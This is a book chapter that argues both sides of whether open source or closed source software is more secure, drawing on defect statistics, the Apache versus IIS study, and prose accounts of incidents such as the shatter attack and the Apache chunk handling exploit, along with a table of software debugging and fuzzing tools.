Because this chapter focuses purely on security topics, we are not going to wade into the complex and often baffling waters of the debate between free and open source software. We also will not deal with free closed source software. Instead, we will focus on where the action is — the security of closed source software versus open source software.

Growing in Leaps and Bounds

Open source software is popping up everywhere. Although the software on your home computer might not be open source, whenever you surf the Net you are likely relying on several open source products on the Internet itself. Open source software products are not just toys for the techno-elite. For decades, they have powered major portions of the computer industry. If you doubt the relevance of open-source software, consider the enormous impact of the following open source products:

- *Apache.* This amazing product is the most widely deployed Web server today with over two thirds of Internet-accessible Web sites running on it, easily outpacing its nearest competitor, Microsoft's closed source Internet Information Server (IIS).
- *BIND.* The Berkeley Internet Name Domain server, distributed by the Internet Software Consortium, is the most popular domain name server (DNS) in use today. DNS servers stitch together the infrastructure of the Internet, making it usable by both humans and computers by turning domain names (such as www.counterhack.net) into IP addresses (10.1.1.1), looking up mail server addresses, and performing numerous other critical functions.
- *Sendmail.* This e-mail server and mail transfer agent, maintained by the aptly named Sendmail Consortium, has millions of users. If you receive e-mail on the Internet (and who doesn't?), it more than likely propagated through a Sendmail server at some point.
- *Linux.* This open source operating system has Linus Torvalds as its kernel development leader (and part-time messiah, it sometimes seems). Linux continues to grow in popularity as a server and even a workstation system. If you have not yet used Linux, you should give it a spin. You just might fall in love. Or, Linux could make you long for the comfort of Windows or MacOS. Either way, experience with the ever-more-popular Linux is not a bad move for your career.
- *OpenBSD.* This open source operating system, whose lead designer and developer is Theo DeRaadt, is focused on being highly secure, with a goal of "trying to be the number-one most secure operating system." Until the summer of 2002, their motto was "no remote holes in the default install in nearly six years!" Due to some recent, novel attacks, their new motto is "one remote hole in the default install in nearly six years!" Still, despite the change, that is a breathtaking security record for a complex product like an operating system.
- *GCC and the rest of the Gnu family of tools.* The Gnu C Compiler is one of the most widely used software development tools in the computer industry. Other components of the Gnu Project, sponsored by the Free Software Foundation, make up enormous components of most Linux and OpenBSD distributions. In fact, counting sheer lines of code, the amount of Gnu Project software in standard Linux distributions outweighs the amount of pure Linux code.
- *Snort.* This free, open source intrusion detection system is taking the industry by storm. In addition to this base product, a diverse development community has released accompanying open source products, such as various GUI packages, firewall filtering capabilities, analysis tools, and back-end databases.

And this is only the start of open source software tools that pervade our digital universe. Not only are new open source software projects being added to the ranks of critical software, but the existing open source tools are getting more powerful and more widely used.

Many organizations are beginning to realize the benefits of having direct access to the source code for their operating systems, servers, and applications. If your company wants a custom feature, you can more easily add it to an open source product yourself or contract the work out to a software development firm. If you discover

a bug in an open source solution, you can have your developers rapidly create a fix or work-around for it, instead of having to wait on some pesky vendor to provide a patch. Also, you do not have to compete with other clients of the closed source vendor to get the features and patches you need to run your business.

Not all is completely rosy with open source software, however. I frequently deal with large financial institutions, which have been slow in warming to the charms of open source solutions. Other industries have moved very hesitantly as well, worried that open source just cannot meet their needs as well as traditional (read "closed source commercial") solutions. In my discussions with companies that shun open source tools, they often indicate that their wavering is caused by a variety of factors, including:

- *The view that there is little support available for open source products.* With a closed source commercial solution, you can always beat up on a vendor to fix problems. Although you can purchase support contracts for open source software, some people worry that they will not get the level of support they are accustomed to in the closed source world.
- *Concerns about liability issues and who is responsible for open source software.* Many companies fear that there is no one to sue if open source software goes haywire. Some feel that with a commercial vendor behind a product, there is more liability for their software. However, the onerous licensing agreements from major software manufacturers usually absolve them of all responsibility anyway.
- *Just plain fear of the unknown.* I believe many companies avoid using open source products because they just have not used such tools in the past and the economic model baffles them. I can just picture professional IT people in large companies having nightmares about open source. In their frightening dreams, the big scary boss rolls into the room, waving a stack of papers and yelling: "You chose open source software for what!?!? Don't we have a budget for this sort of thing? Your moronic idea brought down our whole infrastructure. You're FIRED!" As a common refrain in the IT industry admonishes: nobody ever got fired for buying Microsoft solutions.

Which Way Is Better?

As we see, there are some interesting issues associated with the economic model offered by open source software. But we are here to talk about security, not pure economic theory, thank goodness. We will look at the question of whether open source software is inherently more or less secure than the closed source solutions. People on either side of this issue have heated philosophical debates regarding this question. Supporting one side of the issue, there are idealistic open source mavens arguing with religious fervor about their favorite software model to a press corps that thinks this angle is sexy. On the other side, there are the large software development houses, supporting their arguments with significant marketing expenditures. Opinions in this argument are often strong, indicating yet another religious war in the technology industry.

Why This Matters

> Most software sucks.
>
> **— Jim McCarthy**
> *Founder of a software quality training company*

Software quality problems have plagued the information technology industry for decades. With the introduction of higher-density chips, fiber-optic technology, and better hard drives, hardware continues to get more reliable over time. Software, on the other hand, remains stubbornly flawed. Watts Humphrey, a software quality guru and researcher from Carnegie Mellon University, has conducted surveys into the number of errors software developers commonly make when writing code.* Various analyses have revealed that, on average, a typical developer accidentally introduces between 100 and 150 defects per thousand lines of code.

Although many of these errors are simple syntactical problems easily discovered by a compiler, a good deal of the remaining defects often open gaping security holes. In fact, if you think about it, a security vulnerability is really just the very controlled exploitation of a bug to achieve an attacker's specific goal. If the attacker can

* "Bugs or Defects?" Watts S. Humphrey, http://interactive.sei.cmu.edu/news@sei/columns/watts_new/1999/March/watts-mar99.htm#humphrey.

make the program fail in a way that benefits him (by crashing, yielding access, or displaying confidential information), he wins. Estimating very conservatively, if only one in ten of the defects in software has security implications, that leaves between 10 and 15 security defects per thousand lines of code. These numbers just do not look very heartening.

A complex operating system like Microsoft Windows XP has approximately 45 million lines of code, and this gigantic number is growing as new features and patches are released.* Doing the multiplication, there may be 450,000 security defects in Windows XP alone. Ouch! Indeed, the very same day that Windows XP was launched in October 2001, Microsoft released a whopping 18 MB of patches for it. And this is touted by Microsoft personnel as the most secure version of Windows ever.

Do not misunderstand; I love Windows XP. It is far more reliable and easier to use than previous releases of Windows. It is definitely a move in the right direction from these perspectives. However, this is just an illustration of the security problem inherent in large software projects. It is not just a Microsoft issue; the entire software industry is introducing larger, more complex, ultra-feature-rich (and sometimes feature-laden) programs with gobs of security flaws.

A Clear and Present Danger: Why?

> Don't worry, be crappy.
>
> **— Guy Kawasaki**
> *IT pundit, commenting on general software quality*

These concerns about shoddy software have potentially enormous impact. Because our economy relies on software for conducting most business transactions, these software glitches could result in major economic damage. Worse yet, with software-controlled embedded systems running automobiles, aircraft, ships, and other heavy machinery, software flaws could be life threatening. Sadly, software bugs have already been implicated in some fatal injuries. One of the most notable cases occurred in December 2000, when four U.S. Marines were tragically killed in their Osprey helicopter. The tragedy started with a hardware failure — the hydraulic system burst. The software was supposed to handle this issue by running through emergency procedures. However, the emergency software malfunctioned, resulting in the fatal crash.** According to Marine General Martin R. Berndt, "This hydraulic failure alone would not normally have caused an aircraft mishap." Software mistakes are a very serious problem indeed.

Although nowhere near as serious, I was once on an airplane that was delayed at the gate due to technical problems. As we waited, patiently buckled in our seats, the pilot announced over the plane's intercom, "Folks, we're having a technical glitch. It's just a software problem in the engine. But the hardware is just fine, so there's nothing to worry about. We've got to reboot, and then we'll be ready to fly!" This pilot assumed that a hardware problem would be much more serious than a software problem. Although I am no aircraft pilot, I do not agree. Before takeoff, hardware can be thrown away and replaced with a spare part. A software problem is much more difficult to find, understand, and repair. Sometimes, just rebooting does not fix it. Happily, after the reboot, the flight was safe and smooth, transporting this white-knuckled flyer across the continent.

So, why is software so flawed, even as our hardware gets better and better? There are numerous reasons, including:

- *Detailed testing is really, really hard, even with simple programs.* Software testing just is not like any other engineering profession. Suppose you are a civil engineer designing and building a bridge over a river. To test your bridge, you drive a five-ton and then a ten-ton truck on the bridge and it does not fall. It is pretty darn safe to assume that any of the weights in between will not break your structure. Not so with software. If user inputs of five and ten both work properly, an input of seven could make your program careen off in some bizarre fashion, to say nothing of user input such as 3.1415926 or even "%90%EF."

* "Software Firms Need to Plug Security Holes, Critics Contend," Kathryn Balint, *San Diego Union-Tribune*, http://www.signonsandiego.com/news/computing/personaltech/20020128-9999_mz1b28securi.html.

** "Hydraulic, Software Failures Downed Osprey, Marines Say," Gerry J. Gilmore, American Forces Press Service, http://www.defenselink.mil/news/Apr2001/n04092001_200104093.html.

- *Many programs are not built with the mindset of being put into a hostile, networked environment.* Heck, even the protocol that underlies the entire Internet (IP) was not designed for exposure to computer attackers around the world. Instead, the protocol has been patched and security has been retrofitted as we have asked IP to do things it was never planned to do.
- *Software development tools and environments often do not check for simple security errors, forcing the programmer to understand security issues and actively avoid making mistakes.* Many programming languages allow software developers to shoot themselves in the foot and write highly insecure code without any warning from the development tools.
- *Consumers buy features, not quality or security.* Therefore, there is little economic motivation for vendors to do security properly. Security issues easily get moved to the back burner, and will be fixed (or even tested) after the product has shipped.
- *Perhaps the single most important reason software is so full of defects is that we let the software vendors get away with writing garbage code!* Customers do not demand better code. On a related note, as a society we do not hold software vendors liable for the damage caused by their flaws. In the physical world, if an auto manufacturer sold you a car that crashed every 24 hours, you would file suit. In the software world, it is your own darn fault for agreeing to the license and using the vendor's shoddy product.

In an excellent article titled "Why Software Is So Bad," Charles C. Mann explores a few of these issues in far more detail.*

So, software quality definitely matters. What can we do? Adherents of open source software often tout the improved security offered by their favorite software development model. We would be wise to listen to and analyze their arguments carefully. If the open source software model can lower the number of defects even slightly, software will be more secure and we will all be better off. Of course, opponents argue that open source software is actually less secure, offering attackers an ideal environment for exploitation. Both sides regularly release white papers and studies by various gurus to underscore their own biases in the debate. We will explore the arguments on both sides of this issue.

The Case for Open Source Software Being More Secure

> We have confidence (a confidence justified by the track record of Linux, the BSD operating systems, and Apache) that our security holes will be infrequent, the compromises they cause will be relatively minor, and fixes will be rapidly developed and deployed.
>
> **— Eric Raymond****

Many people have the strong belief that open source software is just plain more secure than closed source solutions, but why? The arguments in this camp often start with the intuitive observation that, with more people looking at code, more bugs will be found and fixed. Heck, even the Gartner Group, a business and technology analysis and research organization, has argued that the open source model offers more security. Gartner's opinions on IT trends are quite highly regarded in the industry, with some managers taking every utterance of Gartner as the gospel truth. Gartner weighed in on this debate in May 2002 by stating that

> Gartner believes that open documentation and public review of program interfaces between OSs and applications will lead to stronger security mechanisms over the longer term.***

Now we will zoom in on these arguments to see what is behind them.

---

*"Why Software Is So Bad," Charles C. Mann, *Technology Review Magazine,* August 2002.

**"If You Can't Stand the Heat, 2001," http://newsforge.com/article.pl?sid = 01/10/20/1341225&mode = thread.

*** "Microsoft Sends Mixed Signals about Software Security," John Pescatore, May 12, 2002, http://www3.gartner.com/DisplayDocument?doc_cd = 106790.

More Eyeballs Find More Holes and Fix More Problems

> With many eyeballs, all bugs are shallow.*

With source code available to the general public, many thousands of people around the world can scour that code looking for flaws. These people come from a variety of software disciplines and backgrounds, and can apply their own specific knowledge to finding and solving problems. Security is a distributed systems problem — the careful scrutiny of eyes and brains around the planet is a distributed solution. The benefits even extend beyond people looking at code within their own area of expertise. Because the code is so widely available, an expert in kernel development may periodically check out some device drivers, just to make sure everything looks right. A device driver expert may need to spend some time tweaking the features of a mail server, and might find and correct issues there. The mail server expert may have a need to poke around in the kernel to squeeze out additional performance. While looking over the kernel software, he may just find a problem and offer the solution. If everyone can look for bugs, we can quickly hunt them down to extinction, and we will all be more secure.

Furthermore, beyond the sheer number of eyes looking at the problem, we also need to consider the depth to which problems get explored. Many open source developers are deeply passionate about their projects, going beyond someone who simply puts in a 9-to-5 day slinging code for a living. Most open source developers care intensely about their code, knowing that it will get exposure in front of a worldwide body of their peers. They are, therefore, far more careful than someone desperately trying to meet an arbitrary marketing deadline set by a closed source commercial firm.

Additionally, do not fall into the trap of thinking that all open source developers are just wild-eyed, amateur hobbyists. Several open source projects are funded by major companies, including IBM and Sun Microsystems, who view open source software as an integral component of their future software strategies. Both IBM and Sun have on-staff developers who work exclusively on open source software, focusing their eyes in helping make bugs shallow. With this corporate backing, the entire open source community benefits from independent hobbyists, as well as major corporate dollars.

The "many eyeballs" argument also has a good historical basis. Consider the cryptographic community, where peer review is like breathing — an absolute necessity that you do not even think about not doing. When a new crypto algorithm is created, it is widely published, giving other cryptographers a chance to rip it apart and find flaws. If they find holes in the algorithm, it is either thrown out or improved. If some of the smartest minds on the planet, along with a few cranks who just love math puzzles, and everyone in between, get a chance to beat up on a cryptographic algorithm, the results are much more trustworthy. Without this solid scrutiny, algorithms just cannot be trusted.

Only after this baptism by fire is the algorithm ready for a hostile environment. This same argument applies to software. Public scrutiny of source code helps battle-harden the software, making it ready to face the bad guys. Bruce Schneier, founder and CTO of Counterpane™ Internet Security, sums it up well by asserting:

> In the cryptography world, we consider open source necessary for good security; we have for decades. Public security is always more secure than proprietary security. It's true for cryptographic algorithms, security protocols, and security source code. For us, open source isn't just a business model; it's smart engineering practice.**

Problems Get Fixed Faster

Beyond just finding problems more efficiently, some argue that those problems get fixed faster with open source software. Because everyone has the source, a single organization can create a fix and use it quickly, rather than waiting on a vendor. The developer who fixes a problem can then share that code with everyone else, again showing the power of a distributed approach to developing patches. Additionally, if there is a bug that only impacts your company, you will have difficulty getting the attention of a vendor with thousands or millions

---

*An open source community rallying cry, sometimes called "Linus's Law," originally penned by Eric Raymond in his article, "The Cathedral and the Bazaar."

** Bruce Schneier, Crypto-Gram Newsletter, September 15, 1999, http://www.counterpane.com/crypto-gram-9909.html.

of clients, and your problem may never get resolved. With open source, you can fix the problem yourself, or pay an independent software development firm to fix the problem quickly.

Many open source supporters just have a feeling deep in their gut that problems get fixed faster by the open source community. Ron Ritchey, a security guru from Booz Allen Hamilton, wanted to test this gut feel by subjecting the abstract notion to real-world quantitative study. His formal study focused on three issues: (1) the sheer number of vulnerabilities discovered, (2) the level of risk those holes posed to users of the software, and (3) the time that elapsed between disclosure of the problem and the release of a patch.* This last element is of paramount importance because it represents the duration that users are exposed to attack without any defense. If attackers know about a hole, but the vendor has not provided a fix yet, you are in trouble! The shorter the exposure time, the better, as far as product users are concerned.

To bite off a reasonable chunk of the problem to measure, Ritchey focused on comparing two very popular Web servers: the open source Apache Project and the closed source Internet Information Server (IIS) Web server from Microsoft. Apache is the single most widely used Web server today, with over 66 percent of total market share, according to the regular Netcraft Web survey statistics of August 2002.** IIS is no slouch either, as it holds 25 percent of the market, making it the most widely used commercial Web server. The survey used publicly disclosed vulnerabilities over the period 1996 to 2001, taken from the incredibly useful SecurityFocus.com Web site. Ritchey sorted various reported IIS and Apache vulnerabilities into three risk classes:

1. Vulnerabilities that lead to critical compromise or denial of service
2. Bugs that let an attacker read or write files
3. Vulnerabilities with minor impact

Ritchey's results were startling. Apache had far fewer vulnerabilities in each category. Furthermore, Apache also consistently exposed its users to risk for lower periods of time before a patch was released.

Admittedly, Ritchie's study focused on only two products (Apache and IIS) in one category (Web servers). However, his findings are entirely consistent with an earlier study.*** Additionally, further studies into this interesting phenomenon are being planned as of this writing.

Closed Source Is Not as Closed as You Might Think

> He searches the sources of the rivers and brings hidden things to light.
>
> **— Job 28: 10, 11**

Another argument in favor of open source software is the observation that all source code is really in some way exposed to possible attackers. Getting to the heart of the matter, there really is no such thing as absolutely closed source software. Even when a vendor works diligently to protect source code, hundreds or even thousands of eyes are picking through that code every day. Closed source vendors expose their source code to employees, partners, and possibly to attackers themselves.

First, consider the employees of a closed source software development company. They have widespread access to this supposedly secret source code. A malicious employee could view the code, leak it, and possibly even plant backdoors in it. If you were waging cyber warfare against a large country incredibly dependent on its computer infrastructure, it would make a lot of sense to infiltrate the software companies in your target with bogus employees. Or, if you are not into cyber-war conspiracy theories, consider a single, very gifted computer attacker just hiring on to a large software firm with the intention of getting access to source code. Such employees could steal the source or even alter it with hidden functionality. It would be the ultimate Trojan horse, distributed by the software company itself!

Even in a company with very trustworthy employees, source code is often shared with business partners and joint ventures. Sometimes, to advance research and mindshare in a cost-effective manner, vendors even

---

* "Open Sources versus Closed Sources: Which is More Secure?," presentation by Ron Ritchey, http://www.isse.gmu.edu/~ofut/classes/763/studtalks/Ritchey.pdf.

** Netcraft survey on Web server usage, http://www.netcraft.com/survey.

*** "Does Open Source Improve System Security?" Brian Witten, Carl Landwehr, Michael Caloyannides, *IEEE*, September/October 2001, http://www.computer.org/software/so2001/s5057abs.htm.

share source code with universities, environments not known for their high degree of security or confidentiality. Source code could easily leak and might mysteriously pop up anywhere.

Beyond the insider and partner threats, attackers outside the company may simply steal the source code from the vendors, distributing it freely on the Internet. Microsoft has confirmed that, in October 2000, attackers broke into its corporate network and stole the source code to future versions of Windows.* As of this writing, these attackers have never been apprehended. That is pretty darn spooky, but it goes even further. Publicly available Web sites contain the source code to various versions of Cisco's Internetwork Operating System (IOS), the underlying code that runs a majority of the routers in the world.** Here are two of the most widely used closed source products available today, Windows and IOS, each of which has inadvertently had its source code exposed to malicious attackers.

But it gets even worse for the closed source supporters. An attacker does not even have to steal source code to be able to carefully scrutinize software for bugs. Over the past year, we have seen a revolution in the number and quality of sourceless debugging programs, as shown in Exhibit 97.1. Enormous advances are being made in these tools so that even an attacker with moderate skills can reverse engineer executable programs to find major vulnerabilities, ripe for the picking, without even glancing at the source code. The source code is not needed to tear software apart anymore, as these tools allow an attacker to carefully comb through the executable program's code at a microscopic level to find and exploit defects. Some of the tools allow a user to walk through all of the program's function calls step-by-step to see the flow of the program and determine how to break it. Other tools let the attacker step through the raw machine language code, examining each instruction one by one to find flaws. Some let the attacker manipulate the data structures in the running program to change any parameters, so an attacker can inject faults into the program to see how it bleeds. A few of the tools use a technique called "fuzzing," which allows an attacker to inject random-looking data into a program to see if it can cause it to crash. With all of these tools at an attacker's disposal, keeping the source code secret really does not help mask vulnerabilities.

So, consider the fact that closed source products are exposed to employees, business partners, and sometimes even attackers through outright theft or reverse engineering. You can see that pro-closed source arguments simply amount to security-through-obscurity. According to security-through-obscurity advocates, if we carefully hide our gaping vulnerabilities from our enemies, the bad guys will give up in frustration when they cannot easily find holes. The security community generally considers security-through-obscurity a no-no. Some of the bad guys will be sufficiently motivated to get around our obfuscation, and therefore security-through-obscurity is just not real security at all.

In our debate, if attackers spend enough time trying to steal the source code or even analyzing raw executable program, they will find vulnerabilities. Hiding the source code gives us a false sense of security, when we are really exposed to all kinds of problems. Burying our heads in the sand will not fix this inherent flaw in the security of the closed source software development model.

Fear and Loathing in Redmond (and Elsewhere)

> Author 1: I hear if you play the Windows NT 4.0 CD backwards, you get a Satanic message.
>
> Author 2: That's nothing. If you play it forward, it installs NT 4.0.
>
> **— Jay Dyson**
> *As quoted on Rain Forest Puppy's Web site****

So, if security-through-obscurity is really a bogus argument, one wonders what closed source vendors are really hiding under their sheets. If someone looked through the source code of these products, would there be a cornucopia of problems, just ready to be exploited by eager hordes of hackers?

It would appear to be so. In May 2002, Jim Allchin, Group Vice President for Platforms at Microsoft, testified before a federal court regarding the security of Windows itself. Among some rather fascinating commentary,

---

* "Hackers Burgle Microsoft Source Code," Matthew Broersma, ZDNet UK News, October 27, 2000, http://news.zdnet.co.uk/story/0,,s2082221,00.html.

** I advise you against trolling the Internet for this IOS source code. You will likely be violating some sort of law, and the code could have been laced with malicious backdoors by the attackers who stole it.

***http://www.wiretrip.net/rfp.

EXHIBIT 97.1 A Complete Arsenal of Tools for Finding Security Bugs in Software (which Work with or without Source Code)

Tool Name	Summary	Where to Get It
Free		
APISpy32, by Yariv Kaplan	On Windows systems, this tool monitors all API calls, showing the value of all variables passed along the way	http://www.internals.com/utilities_main.htm
Sharefuzz, by Dave Aitel	On UNIX machines, this program can be used to find holes from local accounts on a machine	http://freshmeat.net/projects/sharefuzz/?topic_id = 43
SPIKE, by Dave Aitel	On UNIX machines, this tool can be used to find flaws in network protocol handling, especially in Web servers and remote procedure calls	http://www.immunitysec.com/spike.html
Heap Debugger, by Anonymous	On Windows systems, this tool lists all memory locations not properly released by an application	http://www.programmersheaven.com/zone24/cat277/4136.htm
Electric Fence, by Bruce Perens	On UNIX machines, this tool can find flaws with the way the system frees memory, which could lead to security exposures	http://perens.com/FreeSoftware/
APIHooks, by EliCZ	On Windows systems, this tool intercepts API calls, allowing an attacker to analyze or even manipulate the flow of data through a program	http://www.anticracking.sk/EliCZ/
Fenris, by Michal Zalewski	Multipurpose tracer, stateful analyzer, and partial decompiler	http://razor.bindview.com/tools/fenris/
Feszer, by Frank Swiderski	This Windows tool is used to analyze problems in string handling functions	http://www.atstake.com/research/tools/index.html
Commercial		
IDA Pro, by Data Rescue	This program is the premier code disassembler tool for both Windows and Linux; extremely powerful and very widely used to find security flaws	http://www.datarescue.com
Cenzic's Hailstorm	This powerful tool allows for finding defects by injecting faults into software	http://www.cenzic.com/
Boundschecker, by Compuware Corporation	On Windows systems, this tool finds errors in C++ programs that could lead to security vulnerabilities	http://www.compuware.com/products/devpartner/bounds/

Allchin claimed that exposing the source code and details of the application programming interfaces (APIs) for Microsoft products would represent a threat to national security. Apparently, there are problems so significant in Windows that mere disclosure of the source would threaten us all. When asked about which areas were of most concern, Allchin mentioned Microsoft's message queuing functionality. This capability supports retrieving user input from the keyboard and mouse and passing that input to applications. Allchin did not want to divulge details, and admitted, "The fact that I even mentioned the message queuing thing bothers me."[*]

As can be expected, within months of this inadvertent disclosure, the computer underground released some attacks against — you guessed it — message queuing. In his paper, "Shattering Windows," a researcher using the name Foon describes a method for gaining privileged access to a Windows machine by exploiting the message queue.[**] The paper describes techniques for sending messages to applications running with higher privileges, essentially hijacking the permissions, and using them to accomplish the attacker's own goals. Foon took his inspiration from Allchin's comments, and claims, "Given the quantity of research currently taking place around the world after Mr. Allchin's comments, it is about time the

[*] "Allchin: Disclosure May Endanger U.S.," Caron Carlson, *eWeek*, May 13, 2002, available at http://www.eweek.com/article2/0,3959,5264,00.asp.

[**] "Exploiting Design Flaws in the Win32 API for Privilege Escalation … or … Shatter Attacks — How to Break Windows," by Foon, August 2002, http://security.tombom.co.uk/shatter.html.

white hat community saw what is actually possible." Although Microsoft dismisses the originality of Foon's attack, his paper opened up new avenues to a large number of computer attackers.

So, loose lips can sink programs. If a stray comment from an executive of a closed source company can bring lots of attacks, perhaps the underlying philosophy of closed source software is just plain broken. It appears that commercial software vendors' lack of source code scrutiny has allowed them to write sloppy, insecure code. With closed source software, security issues are hidden, while the vendors (and everyone else who relies on the code) keep their fingers crossed that attackers do not stumble across a gaping hole. This state of affairs almost guarantees that knowledgeable and well-funded adversaries can still discover problems.

The open source community simply does not have the "luxury" of hiding its dirty laundry, which forces it to implement security more carefully. If the code is really bad, people will easily see that and not use it.

Even Microsoft Is Starting to Share Source

In March 2002, Microsoft itself released approximately one million lines of code for components for its .NET tools, C# (pronounced, "C sharp") development language and Common Language interface. According to Microsoft, this release was designed especially to support academic and research institutions.* Some have pointed out that, with this release, Microsoft is beginning to grudgingly admit that the open source philosophy has significant benefits. Although there were no hints that Microsoft released the source to help improve security, you had better believe this code has gotten a careful run-through by black hats and white hats around the world looking for security flaws! Also, Microsoft itself probably spent significant time combing through this code, looking for security holes before releasing it on an often-vicious world of software reviewers and malicious attackers.

So, from the open source supporter's point of view, this is definitely a step in the right direction. However, releasing only a part of the source code does not dramatically improve security. Even if Microsoft releases all code associated with security functions, there could still be major holes in other parts of the code. Sure, a developer will be able to comb through a certain set of features of the code released by the vendor. However, using reverse engineering techniques, an attacker may still take over the system by finding and exploiting a gaping hole in the code that the vendor keeps to itself. The flaw could be in a seemingly innocuous piece of the code, perhaps the program's help screens; but even there, a buffer overflow could allow an attacker to completely compromise the system. Without fully releasing source code, vendors cannot receive the security benefits of open source software.

Custom Tailoring at a Fine-Grained Level

Another argument of this camp involves the great deal of customization afforded by wide-open source code distribution. With access to the source code, users can customize their programs, adding or removing features to achieve exactly the mix needed for their businesses. With this flexibility, system hardening is possible at a much more fine-grained level than is possible with closed source solutions. Rather than having everything activated in a default installation, open source users can turn off specific services at will. But it goes farther than that. With access to the source code, open source users can disable specific functions within services, to achieve a much greater level of customization than is possible with closed source solutions. If I do not want to have certain risky functions in my production environment, I can use the source code to strip out those features. Separating the software wheat from the chaff really helps to improve security.

There is also a biological analogy to this argument. With more developers creating customized tweaks of their open source programs, we have many different versions of a given piece of code running on the Internet. Suppose an attacker can compromise one of these versions. However, other versions, which were customized by their users, may not be vulnerable, helping to isolate the problem. In nature, a greater bio-diversity helps to stem the spread of nasty pathogens. A pathogen that can successfully infect some of the population will not be able to harm others because they have enough genetic differences to stop the attacker. Given more differences within a species, pandemic plagues can be more easily thwarted. Given the diversity that open source software allows in deployed systems, this model should help us fight off attackers even better.

* http://www.entmag.com/news/article.asp?EditorialsID=5281.

Economics Matter to Security

A final argument bolstering the security claims of open source supporters is based on the economics of the software industry. Unless you have been living in a cave in recent years, you have probably heard reports about the total cost of ownership for open source software being measurably lower than the costs of commercial software. Of course, if you consider the software itself, many open source products are available in low-cost packages or even for free download. But, even beyond the costs of the code itself, support costs are reportedly lower for open source products. It is believed that the availability of source code, as well as a large and healthy community of developers supporting that code, keeps maintenance costs lower as the overall product is more easily adapted to organizations' changing needs. So, what the heck does this have to do with security?

Well, if you had not heard, money matters. It does not take an Alan Greenspan to realize that if the costs of open source software are lower, then some level of remaining funds can be used to improve security. For organizations developing software, some savings can be channeled into improving the security of the code. For companies that use open source software, the savings can be applied to additional time and energy in securely configuring the software or into the general security budget of the company. Because it has an improved impact on the bottom line, more funds are available for end-user security awareness, computer incident response team activities, and other important security initiatives.

The Case for Closed Source Software Being More Secure

> We can build a better product than Linux.
>
> **— Jim Allchin**
> *Microsoft executive, February 2001*

As the open source cheerleaders put their pom-poms away, we will analyze the opposing viewpoint in detail. Is it possible that closed source solutions have security benefits? We will look at each of the open source arguments, one by one, and see how closed source supporters would respond.

Many Eyes Seem to Miss Many Holes and Some of Those Eyes Are Evil

Is source code really reviewed by lots of eyes, as proponents of open source security sometimes attest? Actually, most often, just a small handful of volunteers look at the code, while the rest of the masses trust these anointed few. Worse yet, the open source philosophy can lead to a false sense of security, as everyone assumes that everyone else is reviewing the code. In a thought-provoking paper on this phenomenon, John Viega asserts

> Currently, however, the benefits open source provides in terms of security are vastly overrated, because there isn't as much high-quality auditing as people believe, and because many security problems are much more difficult to find than people realize.*

With their hands on the source code, why do more people *not* pour through it to find flaws? After all, it is in their own self-interest to do so, discovering and solving problems before the bad guys do. There are several reasons code is not reviewed in detail, including:

- Some of the source code is simply ugly, having been glommed together from a bunch of various components over the years. Developers sometimes call this "spaghetti code," and unraveling its messy complexity can be rather like sorting out text written onto individual strands of pasta.
- Even the relatively cleaner code is necessarily very complex, requiring great skill and enormous amounts of time to review and master. It is often better left to professionals paid to do just this task.
- In a related way, a code reviewer must have a holistic view of the entirety of the software, not just one or two piece-parts, to find flaws. Sometimes, a few low-impact vulnerabilities from several widely separated areas of code can be exploited together to create a high-risk vulnerability.
- Code review is a mind-numbingly dull task, perhaps less exciting than watching grass grow on a lazy Sunday afternoon. So, here we have a task that requires great skill, extensive expertise, and super attention to detail, but at the same time, it is just plain boring.

* "The Myth of Open Source Security," John Viega, http://www.earthweb.com/article/0,,10455_626641_1,00.html.

- Documentation for open source projects is often quite sparse, a situation only compounded by limited comments in the code itself. For anyone but the original developer, understanding how the code functions at a sufficient level to spot defects is excruciatingly difficult.
- Most of the cream-of-the-crop developers are creating new features and plowing new ground, not looking for holes in the work already completed. Checking for problems is often left to second-tier programmers, if it occurs at all.
- Code gets reviewed unevenly. Certain parts of the code that are sexier, such as widely used features, get lots of attention. Other less interesting parts of the code, which may have major security ramifications, are simply orphaned by developers.
- Many developers might be virtuosos at writing code, but they often do not understand security at a deep enough level to find problems.

So, while the good guys do not review the code, attackers can pour through it and find new flaws quickly. Sure, there are lots of eyes, but many of those eyes belong to highly motivated attackers who want to rip the lungs out of the code and will spend enormous amounts of time finding flaws. They can look through the code at a much deeper level than they can with closed source solutions. All of the highly touted sourceless debuggers do not even the score. With access to the source, attackers can find holes they otherwise would not be able to discover just by poking through the executable.

Consider one very startling flaw in a particular open source product: the Apache chunk handling problem widely publicized in June 2002. This vulnerability was very subtle, involving the way the Web server handles requests when data is grouped in separate chunks for more efficient transmission across the network. By creating these chunks in an unexpected fashion, an attacker can exploit a flaw in the Web server. At first, by carefully analyzing the source code, many security experts believed this flaw would only result in a denial-of-service attack, allowing a bad guy to remotely crash the Web server. Many also believed that only the Windows version of Apache could be successfully exploited. Unfortunately, this analysis just was not accurate.

With the full Apache source code available, a computer underground research group calling itself Gobbles zoomed in on the issue. Within a week of initial disclosure, Gobbles had figured out how to turn this problem into a full-blown remote compromise against a bunch of types of systems. They wrote some code containing their results and unleashed it publicly. Using Gobble's code, an attacker with minimal skills could launch an attack and gain root-level privileges on systems. The day this exploit was released, hundreds of systems around the world were compromised by attackers. Furthermore, it is believed that some attacks over the two months prior to the Gobbles release were based on this fundamental vulnerability. So, even before we knew about this flaw, it is possible that attackers were using it to take over systems. Surely, the open source nature of the code helped Gobbles and perhaps many others to analyze the problem and develop their exploits. All the while, the rest of us blithely relied on the open source model of review to find this exact type of problem.

Furthermore, attackers sometimes have far greater motivation than the defenders in this cat-and-mouse game. If an attacker finds a major security flaw, he or she can use it to exploit systems around the world, potentially for significant financial gain. An attacker could even sell exploited code to the criminal underground, governments, or security companies for big dollars. Even for the less criminally-minded attackers, a fresh vulnerability in a widely used system can generate fame, if not fortune. If you break a big product in a big way, you will get media attention and people will listen to your ranting, when they otherwise would not give you the time of day. Fluffy Bunny,* an attacker who broke into the SANS Institute Web site in July 2001, summarized this instant notoriety well. SANS, an organization that offers security training around the world, had its Web page altered to exclaim, "Look Mommy, I'm on SANS!" Fluffy Bunny was seeking attention, and that is just what he got.

Some people think that this problem with open source software is temporary, and now that bugs like the Apache chunk handling problem have been identified, we are all safe. *Au contraire!* Before discovering this problem, Apache was a very mature product, having been initially developed in 1995. These types of flaws impact even mature products. As long as new features are being added, there is a constant supply of new code. New code includes its concomitant brand-spanking-new vulnerabilities. Compounding the problem, with full access to the source, attackers can discover very significant flaws in creaky, old code that has been widely overlooked.

* Don't you just love these hacker names? Fluffy Bunny, Gobbles, and even Rain Forest Puppy were certainly inspired when they chose their nifty handles.

